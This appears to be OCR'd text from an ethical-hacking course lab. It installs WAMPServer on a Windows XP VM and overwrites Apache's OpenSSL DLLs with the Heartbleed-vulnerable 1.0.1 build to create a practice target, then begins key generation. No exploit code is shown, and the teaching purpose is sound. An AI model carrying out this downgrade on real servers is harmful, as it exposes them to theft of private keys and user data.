
If prompted, unblock Apache in the firewall

[EH-WinXP]



Click the green icon in system tray and select localhost

[EH-WinXP] http://localhost



The WAMPServer installation is successful if you can see this webpage

Version 2.2 **Version Française**

Server Configuration

Apache Version : 2.2.21

PHP Version : 5.3.10

Loaded Extensions :


Core	bcmath	calendar	com_dotnet
ctype	date	ereg	filter
ftp	hash	iconv	json
mcrypt	SPL	odbc	pcre
Reflection	session	standard	mysqlnd
tokenizer	zip	zlib	libxml
dom	PDO	Phar	SimpleXML
wddx	xml	xmlreader	xmlwriter
apache2har	embstring	gd	mysql
mysqli	pdo_mysql	pdo_sqlite	mhash

Close the browser when finished

Replace SSL with vulnerable version

(EH-WinXP-xx)

[EH-WinXP] C:\Documents and Settings\cis76 student\Desktop\Heartbleed




Heartbleed

Address C:\Documents and Settings\cis76 student\Desktop\Heartbleed

Name	Size	Type
Commands		File Folder
Config_files		File Folder
credit		File Folder
DVWA		File Folder
openssl-1.0.1-i386-win32		File Folder
README	0 KB	Text Document
wampserver2.2d-x32	25,394 KB	Application


Find and open the vulnerable version of OpenSSL in the downloaded Heartbleed folder

[EH-WinXP]



Select List view

[EH-WinXP]



`C:\Documents and Settings\cis76 student\Desktop\Heartbleed\openssl-1.0.1-i386-win32`

`C:\wamp\bin\apache\Apache2.2.21\bin`

Address C:\Documents and Settings\cis76 student\Desktop\Heartbleed\openssl-1.0.1-i386-win32


```
HashInfo
libeay32.dll
openssl
OpenSSL License
ReadMe
ssleay32.dll
```

Address C:\wamp\bin\apache\Apache2.2.21\bin

```
iconv              httpd              php5ts.dll
ab                 httxt2dbm          rotatelogs
abs                libapr-1.dll       ssleay32.dll
ApacheMonitor      libapriconv-1.dll  wintty
apr_dbd_odbc-1.dll libaprutil-1.dll   zlib1.dll
apr_ldap-1.dll     libeay32.dll
dbmmanage          libhttpd.dll
htcacheclean       logresolve
htdbm              openssl
htdigest           php
htpasswd           php5nsapi.dll
```

Start > "My Computer" and navigate to the Apache bin directory above. View as a list.

[EH-WinXP]



C:\Documents and Settings\cis76 student\Desktop\Heartbleed\openssl-1.0.1-i386-win32

Copy these three files

C:\wamp\bin\apache\Apache2.2.21\bin


Paste (and overwrite) them here

Copy libeay32.dll, openssl.exe, ssleay32.dll and overwrite the files in Apache bin folder

Generate keys and certificates

(EH-WinXP-xx)

[EH-WinXP]



Run


Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: cmd

Start > Run... > cmd > OK button

[EH-WinXP]

```
cd c:\
cd wamp\bin\apache\Apache2.2.21\bin
openssl genrsa -des3 -out server.key 1024
```



